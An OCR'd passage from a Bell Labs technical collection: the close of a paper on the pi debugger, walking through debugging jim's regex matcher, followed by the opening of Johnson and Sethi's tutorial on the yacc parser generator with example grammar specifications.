
(I have not looked at this code before starting to write this example. I believe I will find *jim*'s regular expression pattern matcher here. I know no details of its implementation. It is as if I were starting from scratch to find a bug in Pike's code.) Moving the cursor over the arrow at the right of '`index by fcn`' pops up a sub-menu that is a table of contents by function (with line number) of `pattern.c`:



It suggests, as I expected, that *jim* compiles regular expressions into a representation from which they can be interpreted efficiently. To see some of this code, I select '`compile().....79`'. This scrolls the window so that the line with the opening brace of `compile()` is in the center:




To set a breakpoint, I point to a line of source text, say the opening brace, and select '`set bpt`' from its menu. To indicate the breakpoint, '`>>>`' appears at the beginning of the source line:




Note that the breakpoint was set while *jim* executed asynchronously.

To force *jim* to execute the breakpoint, I type (in *jim*'s layer) a search command whose pattern matches a non-empty sequence of '`a`' followed by a non-empty sequence of '`b`': `/a+b+`. When *jim* hits the breakpoint, *pi* asynchronously notices its change of state and reports it in the Process window, along with as much of the callstack as fits (here, only the deepest activation record):




In the Source Text window, the breakpoint source line is selected to show the current context. To see more of the callstack I reshape the Process window, making it larger:




To see the context from which `compile()` was called, I select the `commands(f=0xBCAC)` line from the callstack and choose '`show jim.c:368`' from its menu. I am prompted to sweep another Source Text window, `jim.c`, to see this context. To catch the process before it calls `execute()`, I change the selection from the line

```
compile(p, TRUE);
```


to the `if` statement four lines below and set a breakpoint:



I then '`run`' from the Source Text window's menu:



When *jim* reaches this breakpoint, I choose '`step into fcn`' from the same menu to step the process into `execute()`. (The other source stepping commands step *over* called functions.) The source context for `execute()` is back in the first source file, `pattern.c`. `pattern.c`'s Source Text window moves to the front of the screen and highlights the opening brace of `execute()`:



It appears that the real work will be done by `fexecute()`. I could set a breakpoint there, but I use '`step 1 stmt`' from the source window's menu a few times until I get to:

```
return fexecute(f);
```

and then use '`step into fcn`' again. The context shown from `pattern.c` changes:




`fexecute()` looks non-trivial. Before going further, I would like to understand the data structure driving it. I do not know what this data structure is. Looking forward through the source text of `fexecute()` I understand very little of the code. But three lines do make sense:

```
/* fast check for first char */
if(startchar && *s!=startchar)
        goto Continue;
```


Surely, `startchar` holds a literal character and `s` is a pointer into a scanned string. To test this I set a breakpoint on the `if` and '`run`'. At the breakpoint I need the value of `startchar`. Choosing '`open frame`' from the source line's menu:




creates a ''Frame'' window for the activation record of the function corresponding to the source line. A Frame window evaluates expressions with respect to its activation record. The menu contains local variables, each flagged as an argument, an automatic or a register:



Choosing `startchar` evaluates that expression:



Is that an '`a`'? The value is in decimal because `startchar` is declared `int`. To override the default format, I select '`format`' from the expression's menu, and '`ascii on`' from the sub-menu. The expression re-displays itself:




The value of `startchar` looks right and probably came from the data structure I am after. Scrolling back a few lines in `pattern.c` I find an assignment to `startchar`:

```
    nmatch=0;
    match[0].b=0x7FFFFFFF;
    match[0].e=0x7FFFFFFF;
    startchar=0;
    if(fstart->op<0200)
        startchar=fstart->op;
    i=Fseek(f, startp)-1;
    if(i<0 || f->str.s[i]=='\n')
        lastwasnl=TRUE;
Restart:
```


`fstart` may be the pointer I need, but it does not appear in `fexecute()`'s menu. It must be a global. Rather than open the global expression evaluator window and look in its menu, I enter the expression

```
fstart
```


from the keyboard, with `fexecute()`'s Frame window selected as the target. The Frame window now contains two expressions:




What type is `fstart`? I can almost tell from its menu. Most of the entries in an expression's menu are new expressions that may be derived from it. The `$->`'s tell me that I have a pointer to a structure. (In the menu, and from the keyboard, `$` denotes the current expression.) Choosing '`typeof $`' confirms it:




Choosing '`$->left`', followed by '`$->op`', and '`$->right`' yields:




Reformatting `fstart->op` in ASCII leaves:




So here is some kind of tree, where an operator code less than octal 200 is to match its own value in the scanned text. The left sub-tree is empty; the right looks promising. Dereferencing with '`* $`' yields:



The `left` field of `fstart->right` is equal to `fstart` itself; maybe this is a doubly-linked list. Applying '`$->right`' to `fstart->right`, I get:



I already know this, but applying '`* $`' produces (showing *pi*'s entire layer for the first time):



Note that the value of the `op` field for the current expression is displayed in ASCII as '`b`'. The ASCII format explicitly requested for that field earlier was saved in the symbol table and is now the default. The `left` pointer is zero here. It now looks as though `left` points back to the beginning of the sub-pattern controlled by the closure operator.

Let me stop here. I have started to unravel the data structure and understand the program. I hope this paper description conveys something of the feel of *pi*.

Programmer Reaction

Most programmers take somewhere from a few hours to a few days to make the transition from drowning in a sea of windows to considering *pi* an indispensable tool. At the outset, they do not expect dynamic binding to subject processes and cannot see why there are so many windows. Invoking a debugger without specifying a dump or program is a foreign notion. Expectations of a debugger are very low: ''I only want the value of *x* when *f()* is called – why all the windows?'' With increased confidence and ambition they use *pi* with more sophistication. Styles vary considerably. Each programmer uses idiosyncratic sizes, shapes and placements of windows, especially when debugging multiple processes. Some prefer to enter most of their expressions from the keyboard, others never touch it.

There are two main problems. First, binding *pi* to subject processes is too complicated for novices. Experts demand many special facilities, which have been allowed to complicate what the novice encounters. Second, demand for programmable debugging is growing among the expert users. Programmability was excluded from *pi* in order to concentrate on interactive behavior. *Pi* does have ''spy'' expressions, which redisplay themselves if their values change, and conditional breakpoints, but it is not programmable, say, to step 10 instructions after encountering a breakpoint. It is now time to think about how programmability and interaction can be combined.

Asynchronous Multiple Processes

An arbitrary set of processes may be examined simultaneously. For each subject process there is an independent network of windows. Since all the windows are in a flat space on the screen, each successive action from the programmer may be in an any window, associated with an any process. Events in the set of subject processes are reported as they occur. For example, the programmer might step source statements alternately between a pair of processes while watching the changing values of spy expressions in a third process. This simplifies debugging situations that were difficult or impossible in the past. For example, it becomes straightforward to (i) compare the behavior of two similar programs; (ii) compare the effects of different inputs on a single program; (iii) observe the interaction between related processes, say child and parent.

Implementation

Pi depends on the Research UNIX's `/proc` [2], [1], and object-oriented programming in C++ [4].

`/proc` permits *pi* to bind itself dynamically to any processes, and execute asynchronously with them. For each process, *pi* can tell the kernel how to handle an *exec()* by the process and signals received from other processes. A breakpoint in code executed by a child of a subject process suspends the child so that it may be opened and examined. Code sharing is managed transparently by `/proc`.


The browsing and asynchrony are driven by object-oriented programming in C++. A large host C++ program communicates with a small 5620 C program. Everything the programmer can identify on the screen is a C++ object, an instance of a class. The host program binds an object identifier (which can be thought of as a host address) and a menu of operations to each window and each line of text as it describes them to the terminal. When the programmer selects an operation from a menu associated with an object's image, the terminal sends back a remote invocation of one of the object's member functions. Generally, executing this function creates, changes or removes host objects and their images in the terminal. Host-terminal communication is asynchronous; the programmer need not wait for results to appear on the screen before issuing another operation. There is no ambiguity in this ''mouse-ahead''; the identity of the object on which a menu operates is frozen when the menu is raised. A crude object registration scheme in the host detects (with high probability) and ignores operations for objects that have been destroyed.

Conclusion

Pi's easy access to information about arbitrary processes has made programmers more sophisticated in their debugging practices. Programmers working with large programs written by others are happier. Programmers who would not normally read assembly code can sometimes spot code generation bugs in the compiler. Programmers with families of interacting processes have a handle on them. In general, programmers understand their programs better.

References

1. Hume, A.G. and McIlroy, M.D., Eds. *Unix Programmer's Manual, Tenth Edition*. AT&T Bell Laboratories, Murray Hill, NJ 07974, September 1989.
2. Killian, T.J. Processes as Files. In *USENIX Summer Conference Proceedings*, Usenix, Salt Lake City, June 1984, pp. 203-207.
3. Pike, R. The Blit: A Multiplexed Graphics Terminal. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1607-1632.
4. Stroustrup, B. *The C++ Programming Language*. Addison-Wesley, 1986.



Seurat Transformation (program by Rodian Paul, 1988)



Bill Marshall

SUPPORTING TOOLS AND LANGUAGES

SUPPORTING TOOLS AND LANGUAGES

Yacc: A Parser Generator†

Stephen C. Johnson
Ravi Sethi

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Since the early 1970s, *yacc* has been used to implement hundreds of languages, big and small. Its applications range from small desk calculators, to medium-sized preprocessors for typesetting, to large compiler front ends for complete programming languages.

A *yacc* specification is based on a collection of grammar rules that describe the syntax of a language; *yacc* turns the specification into a syntax analyzer. A pure syntax analyzer merely checks whether or not an input string conforms to the syntax of the language.

We can go beyond pure syntax analysis by attaching code in C or C++ to a grammar rule; such code is called an action, and is executed whenever the rule is applied during syntax analysis. Thus, a desk calculator might use actions to evaluate an expression, and a compiler front end might use actions to emit intermediate code.

Yacc allows us to build parsers from LALR(1) grammars without necessarily learning the underlying theory.

1. Introduction

Yacc is a tool for building syntax analyzers, also known as *parsers*. This section introduces the basic features of *yacc*. We review grammars, build a pure parser for real numbers, and then augment the parser to evaluate numbers during parsing. The language of real numbers is a toy; realistic examples appear in Section 2.

Uppercase letters are distinct from lowercase letters in *yacc* specifications. Thus, `digit` and `DIGIT` are distinct names. The font of a name is chosen purely for readability, so `fraction`, and *fraction* (within diagrams) refer to the same name.

1.1. Further Reading

Yacc is designed to handle a single but significant part of the total job of building a translator or interpreter for a language. The remaining parts of the job must be implemented in a host programming language, presumed to be C [9] or C++ [12].

Lex [10], a tool for building lexical analyzers, works in harmony with *yacc*. It can be easily used to produce quite complicated lexical analyzers, but there remain some languages (Fortran, for example) whose lexical analyzers must be crafted by hand.

Kernighan and Pike [8] illustrate program development using *yacc* and *lex* by gradually extending an expression evaluator into an interpreter for a language comparable to Basic. Schreiner and Friedman [11] conduct a book-length case study of how to create a compiler using *yacc* and *lex*.


Textbooks on compilers such as [3] provide more information on the behavior and construction of parsers than will be covered here. The algorithms underlying *yacc* are also discussed in a survey of LR parsing [1]. A feature that sets *yacc* apart — its ability to build fast compact LR parsers from ambiguous grammars — is based on the theory developed in [2].

Among the earliest applications of *yacc* are *eqn* [7], a language for typesetting mathematics, and *pcc*, the Portable C Compiler [5].

† Prepared by R. Sethi from [6]. S. C. Johnson is presently with Ardent Computer, 880 West Maude Ave., Sunnyvale, California 94086.

1.2. Grammars, Reviewed

The *syntax* of a language imposes a hierarchical structure, called a *parse tree*, on strings in the language. The following is a parse tree for the string `3.14` in a language of real numbers:



The leaves at the bottom of a parse tree are labeled with *terminals* or *tokens*; tokens represent themselves. By contrast, the other nodes of a parse tree are labeled with *nonterminals*. Each node in the parse tree is based on a rule, called a *production*, that defines a nonterminal in terms of a sequence of terminals and nonterminals. The root of the parse tree for `3.14` is based on the following informally stated production:

A real number consists of an integer part, a point, and a fraction.

This production is written as follows in the notation accepted by *yacc*:

```
realNumber :  integerPart '.' fraction
           ;
```

Together, the tokens, the nonterminals, the productions, and a distinguished nonterminal, called the *start symbol*, constitute a *grammar* for a language. Both tokens and nonterminals are referred to as *grammar symbols*, or simply *symbols*.

1.3. Grammars in Yacc Specifications

The three sections of a *yacc* specification are for optional declarations, productions, and optional user-supplied routines. The productions are the heart of a specification; they comprise all but the first two and last two lines of Figure 1. The sections are separated by double percent `%%` marks — the percent symbol is generally used by *yacc* as an escape character. If the user-routines section is omitted, the second `%%` mark can be omitted as well.

```
%start lines
%%
lines       : /* empty */
            | lines realNumber '\n'
            ;
realNumber  : integerPart '.' fraction
            ;
integerPart : digit
            | integerPart digit
            ;
fraction    : digit
            | digit fraction
            ;
digit       : '0' | '1' | '2' | '3' | '4' | '5' | '6' | '7' | '8' | '9'
            ;
%%
int  yylex() { return getchar(); }
```

Figure 1. A complete *yacc* specification for sequences of real numbers, one per line.

Blanks, tabs, and newlines are ignored. Comments can appear wherever a name can; they are enclosed between `/*` and `*/`, as in C.

It is possible, and desirable, for the start symbol of a grammar to be declared explicitly, using the `%start` keyword, as in

```
%start lines
```

Otherwise, the start symbol is taken from the first production in the specification.

A name in the production section is presumed to represent a nonterminal unless it is explicitly declared to represent a token. There are no token declarations in Figure 1. The following declaration of token `DIGIT` is from an example later in this section.

```
%token DIGIT
```

Single-character tokens need not be declared; a *literal* is a character enclosed in single quotes. As in C, the backslash `\` is an escape character within literals, and the following C escapes are recognized:

`'\n'`	newline
`'\r'`	return
`'\''`	single quote `'`
`'\t'`	tab
`'\b'`	backspace
`'\f'`	form feed
`'\`*xxx*`'`	*xxx* in octal

For technical reasons, the `NUL` character, `'\0'` or `0`, should never be used in productions.

A production

```
realNumber :  integerPart '.' fraction
           ;
```

defines a nonterminal, called its *left side*, in terms of a sequence of grammar symbols, called its *right side*. A colon separates the two sides, and a semicolon marks the end of the production. The left side of this production is `realNumber`. Its right side consists of `integerPart`, the literal `'.'`, and `fraction`.

The right side of a production can be empty, as in the following production with no symbols between the colon and the terminating semicolon:

```
lines : ;
```

Productions with the same left side can be combined, and written with a vertical bar separating the right sides. The productions

```
integerPart :  digit
            ;
integerPart :  integerPart digit
            ;
```

can be rewritten equivalently as

```
integerPart :  digit
            |  integerPart digit
            ;
```

In words, an integer part is either a single digit or a (smaller) integer part followed by a digit. Thus, an integer part consists of a string of one or more digits.

A fraction also consists of a string of one or more digits, described by the productions

```
fraction :  digit
         |  digit fraction
         ;
```




Figure 2. *Yacc* handles the syntax analysis part of an application.

The nonterminals `integerPart` and `fraction` impose different hierarchical structures on strings of digits. Note how a tree for `integerPart` grows down to the left, whereas a tree for `fraction` grows down to the right:



Semantic considerations influence the choice of hierarchical structure, and hence the choice of productions for a nonterminal, as we shall see in Section 2.

1.4. Using Yacc

When *yacc* is applied to a specification, the output is a file of C code, called `y.tab.c` (the name might differ due to local file-system conventions). Suppose that the specification in Figure 1 appears in a file `real.y`. A program for reading a sequence of real numbers can then be compiled into a file `a.out` by the following UNIX® system commands:

```
yacc real.y          generates C code into file y.tab.c
cc y.tab.c -ly       compiles executable program into file a.out
```

The flag `-ly`, which must appear after `y.tab.c`, refers to a tiny library, described below.

Figure 2 illustrates the use of *yacc*. *Yacc* and the C compiler are represented by dashed boxes since they are used once, at ‘‘compiler-construction time.’’ The constructed compiler, consists of the lexical analyzer, the syntax analyzer, and any user routines.

Yacc confines itself to building fast parsers. All other aspects of an application, such as initialization, lexical analysis, and error reporting, must be programmed separately. Some relevant function names in the C code are as follows:

- `yyparse` is the parser generated by *yacc*. It returns 0 if the entire input is parsed successfully; otherwise it returns 1.
- `yylex` is called repeatedly by `yyparse`; it reads input characters and returns tokens. A routine that groups characters into tokens is called a *lexical analyzer*. The lexical analyzer at the bottom of Figure 1

```
int yylex() { return getchar(); }
```

simply returns each individual character as a token.

- `main` is the start-up routine. Execution of a C program begins in a function called `main`. In general, `main` might read command-line arguments and options and perform initialization before calling `yyparse`.
- `yyerror` is called by `yyparse` if an error occurs during parsing, usually with the terse message ''`syntax error`.'' Parsing terminates when an error is detected unless ''error productions'' are used as described in Section 5.

The library `-ly` contains default versions of `main` and `yyerror`:

```
int main() { return yyparse(); }
#include <stdio.h>
void yyerror(s) char *s; { fprintf(stderr, "%s\n", s); }
```

This version of `main` simply returns the result obtained from `yyparse`, and this version of `yyerror` simply prints the message it is called with.

In case the `-ly` library is not available, the specification in Figure 1 can be completed by adding these three lines at the bottom.

1.5. Actions and Attributes

Actions attached to a production are executed each time the production is applied during parsing. An *action* consists of one or more C statements, enclosed in curly braces `{` and `}`. Within an action, pseudo-variables starting with `$` signs refer to values associated with the symbols in the production. Such values are called *attributes*. The pseudo-variable for the left side is `$$`. In the local version of *yacc*, the pseudo-variable for a symbol on the right side is formed by prefixing a `$` sign to either its name or its position.

The complete specification in Figure 3 includes the production and action

```
realNumber : integerPart fraction { $$ = $integerPart + $fraction; } ;
```

The action is the single statement

```
$$ = $integerPart + $fraction;
```

It defines the attribute value associated with the left side to be the sum of the attribute values associated with the two symbols on the right side.[1]

All versions of *yacc* support pseudo-variables like `$1` and `$2` formed from positions on the right side. Using positions, this action can be rewritten equivalently as

```
realNumber :  integerPart fraction  { $$ = $1 + $2; }  ;
```

The `$`-prefix notation permits one attribute per grammar symbol. By default, all attributes have the same type, `int`. This default can be changed by defining `YYSTYPE`, as on line 4 of Figure 3, where `YYSTYPE` is defined to be `double` because the specification deals with real numbers. See Section 6 for how to customize the types of attributes; that is, to allow different attributes to have different types. (As in Figure 3, any C code in the declarations section must be enclosed between `%{` and `%}`.)

Attributes for tokens are computed by the lexical analyzer. Conceptually, a lexical analyzer returns a pair, consisting of a token and an associated attribute value. Consider, for example, the token `DIGIT` in Figure 3. When the lexical analyzer reads the character `1` it returns `DIGIT` with attribute value 1, when it reads `2` it returns `DIGIT` with attribute value 2, and so on.

Specifically, the parser `yyparse` expects the lexical analyzer `yylex` to leave the attribute value in a global variable `yylval`, which is automatically declared by *yacc* to have type `YYSTYPE`. The function `yylex` in Figure 3 assigns a value to `yylval` just before it returns the token `DIGIT`.

[1] When the same symbol *s* appears several times on the right side, its pseudo-variable can be written as `$`*s*`#1`, `$`*s*`#2`, `$`*s*`#3`.

```
%token DIGIT
%start lines
%{
#define YYSTYPE double
%}
%%
lines       : /* empty */
            | lines realNumber '\n'
                { printf("%g\n", $realNumber); }
            ;
realNumber  : integerPart '.' fraction
                { $$ = $integerPart + $fraction; }
            ;
integerPart : DIGIT
            | integerPart DIGIT
                { $$ = $integerPart*10 + $DIGIT; }
            ;
fraction    : DIGIT
                { $$ = $DIGIT*0.1; }
            | DIGIT fraction
                { $$ = ($DIGIT + $fraction)*0.1; }
            ;
%%
#include <ctype.h>
int  yylex()   {
    int c;
    c = getchar();
    if( ! isdigit(c) ) return c;
    yylval = c - '0';
    return DIGIT;
}
```

Figure 3. The actions in this *yacc* specification evaluate real numbers during parsing.

The tree in Figure 4 illustrates the evaluation of the real number `321.789`. Starting in the bottom-left corner of the figure, the lexical analyzer sets the attribute value 3 at the leftmost leaf for the token `DIGIT`. The parent of this leaf is based on the production and action

```
integerPart :  DIGIT  { $$ = $1; }  ;
```

This action is omitted from the specification in Figure 3 because, by default, the parser sets `$$`, the attribute of the left side, to `$1`, the attribute of the first symbol on the right side.

Working up the tree, the next node is based on

```
integerPart : integerPart DIGIT { $$ = $integerPart*10 + $DIGIT; } ;
```

The effect of the actions is perhaps easier to see at the nodes for `fraction`. At the only node based on

```
fraction :  DIGIT  { $$ = $DIGIT*0.1; }  ;
```

the value of `$DIGIT` is 9 and the value of `$fraction` is 0.9.

The attributes at the nodes in Figure 4 are said to be synthesized because they are defined solely in terms of the attributes at the children of the node. Since *yacc* generates bottom-up parsers, bottom-up evaluation of syn-




Figure 4. Attribute values during the evaluation of `321.789`.

thesized attributes fits naturally with parsing. Actions can also be used to simulate some ‘‘inherited attributes,’’ which are context dependent.

Actions attached to productions are examined further in Section 2; their execution order becomes significant when they do input/output, assign values to variables, call functions with side effects, or otherwise affect the state of a computation.

1.6. A Style for Specifications

As in any language, choose a style that makes the code easy to read, preferably a consistent (and accepted) style that can be read by others. The main concern in a *yacc* specification is to make the productions visible through the morass of action code.

The following style hints owe much to Brian Kernighan:

- Use all capital letters for token names, all lower case letters for nonterminal names. This hint comes under the heading of ‘‘knowing who to blame when things go wrong.’’
- Put productions and actions on separate lines. Either can then be changed independently.
- Put all productions with the same left side together. Put the left side in only once, and let all following productions begin with a vertical bar.
- Put a semicolon only after the last production with a given left side, and put the semicolon on a separate line. New productions can then be easily added.
- Indent production bodies by one tab stop, and action bodies by two tab stops.

The examples in this paper sometimes deviate from this style to conserve space.

2. Evaluation And Translation Of Expressions

